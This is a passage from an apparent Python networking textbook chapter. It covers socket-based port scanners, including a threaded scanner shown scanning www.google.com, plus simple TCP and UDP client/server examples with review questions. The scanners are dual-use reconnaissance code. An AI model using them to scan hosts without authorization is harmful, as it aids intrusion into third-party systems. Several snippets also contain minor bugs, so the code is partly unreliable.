from datetime import datetime
import errno
remoteServer    = input("Enter a remote host to scan: ")
remoteServerIP  = socket.gethostbyname(remoteServer)
print("Please enter the range of ports you would like to scan
on the machine")
startPort    = input("Enter a start port: ")
endPort    = input("Enter a end port: ")
print("Please wait, scanning remote host", remoteServerIP)
time_init = datetime.now()
```

In the previous code, we can see that the script starts getting information related to the IP address and ports introduced by the user.

We continue script iterating with all the ports using a `for` loop from `startPort` to `endPort` to analyze each port in between. We conclude the script by showing the total time to complete port scanning:

```
try:
     for port in range(int(startPort),int(endPort)):
           print ("Checking port {} ...".format(port))
           sock = socket.socket(socket.AF_INET, socket.SOCK_
STREAM)
           sock.settimeout(5)
           result = sock.connect_ex((remoteServerIP, port))
           if result == 0:
```

```
                print("Port {}:    Open".format(port))
            else:
                print("Port {}:    Closed".format(port))
                print("Reason:",errno.errorcode[result])
            sock.close()
except socket.error:
    print("Couldn't connect to server")
    sys.exit()

time_finish = datetime.now()
total =  time_finish - time_init
print('Port Scanning Completed in: ', total)
```

The preceding code will perform a scan on each of the indicated ports against the destination host. To do this, we are using the `connect_ex()` method to determine whether it is open or closed. If that method returns a `0` as a response, the port is classified as `Open`. If it returns another response value, the port is classified as `Closed` and the returned error code is displayed.

In the execution of the previous script, we can see ports that are open and the time in seconds for complete port scanning. For example, port `80` is open and the rest are closed:

```
Enter a remote host to scan: 172.217.168.164
Please enter the range of ports you would like to scan on the
machine
Enter a start port: 80
Enter a end port: 83
Please wait, scanning remote host 172.217.168.164
Checking port 80 ...
Port 80:         Open
Checking port 81 ...
Port 81:         Closed
Reason: EAGAIN
Checking port 82 ...
Port 82:         Closed
Reason: EAGAIN
Port Scanning Completed in:  0:00:10.018065
```

We continue implementing a more advanced port scanner, where the user has the capacity to enter ports and the IP address or domain.

Advanced port scanner

The following Python script will allow us to scan an IP address with the `portScanning` and `socketScan` functions. The program searches for selected ports in a specific domain resolved from the IP address entered by the user by parameter.

In the following script, the user must introduce as mandatory parameters the host and a port, separated by a comma:

```
$ python3 socket_advanced_port_scanner.py -h
Usage: socket_portScan -H <Host> -P <Port>
Options:
  -h, --help  show this help message and exit
  -H HOST     specify host
  -P PORT     specify port[s] separated by comma
```

You can find the following code in the `socket_advanced_port_scanner.py` file inside the `port_scan` folder:

```
import optparse
from socket import *
from threading import *
def socketScan(host, port):
    try:
        socket_connect = socket(AF_INET, SOCK_STREAM)
        socket_connect.settimeout(5)
        result = socket_connect.connect((host, port))
        print('[+] %d/tcp open' % port)
    except Exception as exception:
        print('[-] %d/tcp closed' % port)
        print('[-] Reason:%s' % str(exception))
    finally:
        socket_connect.close()

def portScanning(host, ports):
    try:
```

```
            ip = gethostbyname(host)
            print('[+] Scan Results for: ' + ip)
      except:
            print("[-] Cannot resolve '%s': Unknown host" %host)
            return
      for port in ports:
            t = Thread(target=socketScan,args=(ip,int(port)))
            t.start()
```

In the previous script, we are implementing two methods that allow us to scan an IP address with the `portScanning` and `socketScan` methods.

Next we are implementing our `main()` method:

```
def main():
     parser = optparse.OptionParser('socket_portScan '+ '-H
<Host> -P <Port>')
     parser.add_option('-H', dest='host', type='string',
help='specify host')
     parser.add_option('-P', dest='port', type='string',
help='specify port[s] separated by comma')
     (options, args) = parser.parse_args()
     host = options.host
     ports = str(options.port).split(',')
     if (host == None) | (ports[0] == None):
           print(parser.usage)
           exit(0)
     portScanning(host, ports)

if __name__ == '__main__':
     main()
```

In the previous code, we can see the main program where we get mandatory host parameters and ports for executing the script.

When these parameters have been collected, we call the `portScanning` method, which resolves the IP address and hostname. Then we call the `socketScan` method, which uses the `socket` module to evaluate the port state.

To execute the previous script, we need to pass as parameters the IP address or domain and the port list separated by comma. In the execution of the previous script, we can see the status of all the ports specified for the `www.google.com` domain:

```
$ python3 socket_advanced_port_scanner.py -H www.google.com -P
80,81,21,22,443
[+] Scan Results for: 172.217.168.164
[+] 80/tcp open
[+] 443/tcp open
[-] 81/tcp closed
[-] Reason:timed out
[-] 21/tcp closed
[-] Reason:timed out
[-] 22/tcp closed
[-] Reason:timed out
```

The main advantage of implementing a port scanner is that we can make requests to a range of server port addresses on a host in order to determine the services available on a remote machine.

Now that you know how to implement port scanning with sockets, let's move on to learning how to build sockets in Python that are oriented to connection with a TCP protocol for passing messages between a client and server.

Implementing a simple TCP client and TCP server

In this section, we are going to introduce the concepts for creating an application oriented to passing messages between a client and server using the TCP protocol.

The concept behind the development of this application is that the socket server is responsible for accepting client connections from a specific IP address and port.

Implementing a server and client with sockets

In Python, a socket can be created that acts as a client or server. Client sockets are responsible for connecting against a particular host, port, and protocol. The server sockets are responsible for receiving client connections on a particular port and protocol.

The idea behind developing this application is that a client may connect to a given host, port, and protocol by a socket. The socket server, on the other hand, is responsible for receiving client connections within a particular port and protocol:

1. First, create a `socket` object for the server:

```
server = socket.socket(socket.AF_INET, socket.SOCK_
STREAM)
```

2. Once the `socket` object has been created, we now need to establish on which port our server will listen using the `bind` method. For TCP sockets, the `bind` method argument is a tuple that contains the host and the port.

   The `bind(IP,PORT)` method allows you to associate a host and a port with a specific socket, taking into account the fact that ports 1-1024 are reserved for the standard protocols:

```
server.bind(("localhost", 9999))
```

3. Next, we'll need to use the socket's `listen()` method to accept incoming client connections and start listening. The listen approach requires a parameter indicating the maximum number of connections we want to accept by clients:

```
server.listen(10)
```

4. The `accept()` method will be used to accept requests from a client socket. This method keeps waiting for incoming connections, and blocks execution until a response arrives. In this way, the server socket waits for another host client to receive an input connection:

```
socket_client, (host, port) = server.accept()
```

5. Once we have this socket object, we can communicate with the client through it, using the `recv()` and `send()` methods for TCP communication (or `recvfrom()` and `sendfrom()` for UDP communication) that allow us to receive and send messages, respectively.

   The `recv()` method takes as a parameter the maximum number of bytes to accept, while the `send()` method takes as parameters the data for sending the confirmation of data received:

```
received_data = socket_client.recv(1024)
print("Received data: ", received_data)
socket_client.send(received)
```

6. In order to create a client, we must create the socket object, use the `connect()` method to connect to the server, and use the `send()` method to send a message to the server. The method argument in the `connect()` method is a tuple with host and port parameters, just like the previously mentioned `bind()` method:

```
socket_cliente = socket.socket(socket.AF_INET, socket.
SOCK_STREAM)
socket_cliente.connect(("localhost", 9999))
socket_cliente.send("message")
```

Let's see a complete example where the client sends to the server any message that the user writes and the server repeats the received message.

Implementing the TCP server

In the following example, we are going to implement a multithreaded TCP server. The server socket opens a TCP socket on localhost `9998` and listens to requests in an infinite loop. When the server receives a request from the client socket, it will return a message indicating that a connection has been established from another machine.

You can find the following code in the `tcp_server.py` file inside the `tcp_client_server` folder:

```
import socket
import threading

SERVER_IP   = "127.0.0.1"
SERVER_PORT = 9998
#  family = Internet, type = stream socket means TCP
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((SERVER_IP,SERVER_PORT))
server.listen(5)
print("[*] Server Listening on %s:%d" % (SERVER_IP,SERVER_
PORT))
client,addr = server.accept()
client.send("I am the server accepting
connections...".encode())
print("[*] Accepted connection from: %s:%d" %
(addr[0],addr[1]))
def handle_client(client_socket):
```

```
    request = client_socket.recv(1024)
    print("[*] Received request : %s from client %s" , request,
client_socket.getpeername())
    client_socket.send(bytes("ACK","utf-8"))
while True:
    handle_client(client)
client_socket.close()
server.close()
```

In the previous code, the `while` loop keeps the server program alive and does not allow the script to end. The `server.listen(5)` instruction tells the server to start listening, with the maximum backlog of connections set to five clients.

The server socket opens a TCP socket on port `9998` and listens for requests in an infinite loop. When the server receives a request from the client socket, it will return a message indicating that a connection has occurred from another machine.

Implementing the TCP client

The client socket opens the same type of socket the server has created and sends a message to the server. The server responds and ends its execution, closing the socket client.

In our example, we configure an HTTP server at address `127.0.0.1` through standard `port 9998`. Our client will connect to the same IP address and port to receive 1024 bytes of data in the response and store it in a variable called buffer, to later show that variable to the user.

You can find the following code in the `tcp_client.py` file inside the `tcp_client_server` folder:

```
import socket
host="127.0.0.1"
port = 9998
try:
    mysocket = socket.socket(socket.AF_INET, socket.SOCK_
STREAM)
    mysocket.connect((host, port))
    print('Connected to host '+str(host)+' in port:
'+str(port))
    message = mysocket.recv(1024)
    print("Message received from the server", message)
```

```
    while True:
          message = input("Enter your message > ")
          mysocket.send(bytes(message.encode('utf-8')))
          if message== "quit":
               break
except socket.errno as error:
    print("Socket error ", error)
finally:
    mysocket.close()
```

In the previous code, the `s.connect((host,port))` instruction connects the client to the server, and the `s.recv(1024)` method receives the messages sent by the server.

Now that you know how to implement sockets in Python oriented to connection with the TCP protocol for message passing between a client and server, let's move on to learning how to build an application oriented to passing messages between the client and server using the UDP protocol.

Implementing a simple UDP client and UDP server

In this section, we will review how you can set up your own UDP client-server application with Python's socket module. The application will be a server that listens for all connections and messages over a specific port and prints out any messages to the console that have been exchanged between the client and server.

UDP is a protocol that is on the same level as TCP, that is, above the IP layer. It offers a service in disconnected mode to the applications that use it. This protocol is suitable for applications that require efficient communication that doesn't have to worry about packet loss. Typical applications of UDP are internet telephony and video streaming.

The header of a UDP frame is composed of four fields:

- The UDP port of origin.
- The UDP destination port.
- The length of the UDP message.
- `checkSum` contains information related to the error control field.

The only difference between working with TCP and UDP in Python is that when creating the socket in UDP, you have to use `SOCK_DGRAM` instead of `SOCK_STREAM`. The main difference between TCP and UDP is that UDP is not connection-oriented, and this means that there is no guarantee our packets will reach their destinations, and no error notification if a delivery fails.

Now we are going to implement the same application we have seen before for passing messages between the client and the server. The only difference is that now we are going to use the UDP protocol instead of TCP.

We are going to create a synchronous UDP server, which means each request must wait until the end of the process of the previous request. The `bind()` method will be used to associate the port with the IP address. To receive the message, we use the `recvfrom()` and `sendto()` methods for sending.

Implementing the UDP server

The main difference with the TCP version is that UDP does not have control over errors in packets that are sent between the client and server. Another difference between a TCP socket and a UDP socket is that you need to specify `SOCK_DGRAM` instead of `SOCK_STREAM` when creating the `socket` object.

You can find the following code in the `udp_server.py` file inside the `udp_client_server` folder:

```
import socket,sys

SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
socket_server=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
socket_server.bind((SERVER_IP,SERVER_PORT))
print("[*] Server UDP Listening on %s:%d" % (SERVER_IP,SERVER_
PORT))
while True:
    data,address = socket_server.recvfrom(4096)
    socket_server.sendto("I am the server accepting
connections...".encode(),address)
    data = data.strip()
    print("Message %s received from %s: ",data, address)
    try:
          response = "Hi %s" % sys.platform
```

```
    except Exception as e:
          response = "%s" % sys.exc_info()[0]
    print("Response",response)
socket_server.sendto(bytes(response,encoding='utf8'),address)
socket_server.close()
```

In the previous code, we see that `socket.SOCK_DGRAM` creates a UDP socket, and the instruction `data, addr = s.recvfrom(buffer)` returns the data and the source's address.

Implementing the UDP client

To begin implementing the client, we will need to declare the IP address and the port where the server is listening. This port number is arbitrary, but you must ensure you are using the same port as the server and that you are not using a port that has already been taken by another process or application:

```
SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
```

Once the previous constants for the IP address and the port have been established, it's time to create the socket through which we will be sending our UDP message to the server:

```
clientSocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

And finally, once we've constructed our new socket, it's time to write the code that will send our UDP message:

```
address = (SERVER_IP ,SERVER_PORT)
socket_client.sendto(bytes(message,encoding='utf8'),address)
```

You can find the following code in the `udp_client.py` file inside the `udp_client_server` folder:

```
import socket

SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
address = (SERVER_IP ,SERVER_PORT)
socket_client=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
```

```
while True:
     message = input("Enter your message > ")
     if message=="quit":
           break
     socket_client.
sendto(bytes(message,encoding='utf8'),address)
     response_server,addr = socket_client.recvfrom(4096)
     print("Response from the server => %s" % response_
server)
socket_client.close()
```

In the preceding code, we are creating an application client based on the UDP protocol. For sending a message to a specific address, we are using the `sendto()` method, and for receiving a message from the server application, we are using the `recvfrom()` method.

Finally, it's important to consider that if we try to use `SOCK_STREAM` with the UDP socket, we will probably get the following error:

```
socket.error: [Errno 10057] A request to send or receive data
was disallowed because the socket is not connected and no
address was supplied.
```

Hence, it is important to remember that we have to use the same socket type for the client and the server when we are building applications oriented to passing messages with sockets.

Summary

In this chapter, we reviewed the socket module for implementing client-server architectures in Python with the TCP and UDP protocols. First, we reviewed the socket module for implementing a client and the main methods for resolving IP addresses from domains, including the management of exceptions. We continued to implement practical use cases, such as port scanning, with sockets from IP addresses and domains. Finally, we implemented our own client-server application with message passing using TCP and UDP protocols.

The main advantage provided by sockets is that they have the ability to maintain the connection in real time and we can send and receive data from one end of the connection to another. For example, we could create our own chat, that is, a client-server application that allows messages to be received and sent in real time.

In the next chapter, we will explore HTTP request packages for working with Python, executing requests over a REST API and authentication in servers.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which method of the socket module allows a server socket to accept requests from a client socket from another host?
2. Which method of the socket module allows you to send data to a given address?
3. Which method of the socket module allows you to associate a host and a port with a specific socket?
4. What is the difference between the TCP and UDP protocols, and how do you implement them in Python with the socket module?
5. Which method of the socket module allows you to implement port scanning with sockets and to check the port state?

Further reading

In these links, you will find more information about the tools mentioned and the official Python documentation for the socket module:

- **Documentation socket module**: `https://docs.python.org/3/library/socket.html`
- **Python socket examples**: `https://realpython.com/python-sockets`
- **What's New in Sockets for Python 3.7**: `https://www.agnosticdev.com/blog-entry/python/whats-new-sockets-python-37`
- **Secure socket connection with the ssl python module** `https://docs.python.org/3/library/ssl.html`:This module provides access to Transport Layer Security encryption and uses the `openssl` module at a low level for managing certificates. In the documentation, you can find some examples for establishing a connection and get certificates from a server in a secure way.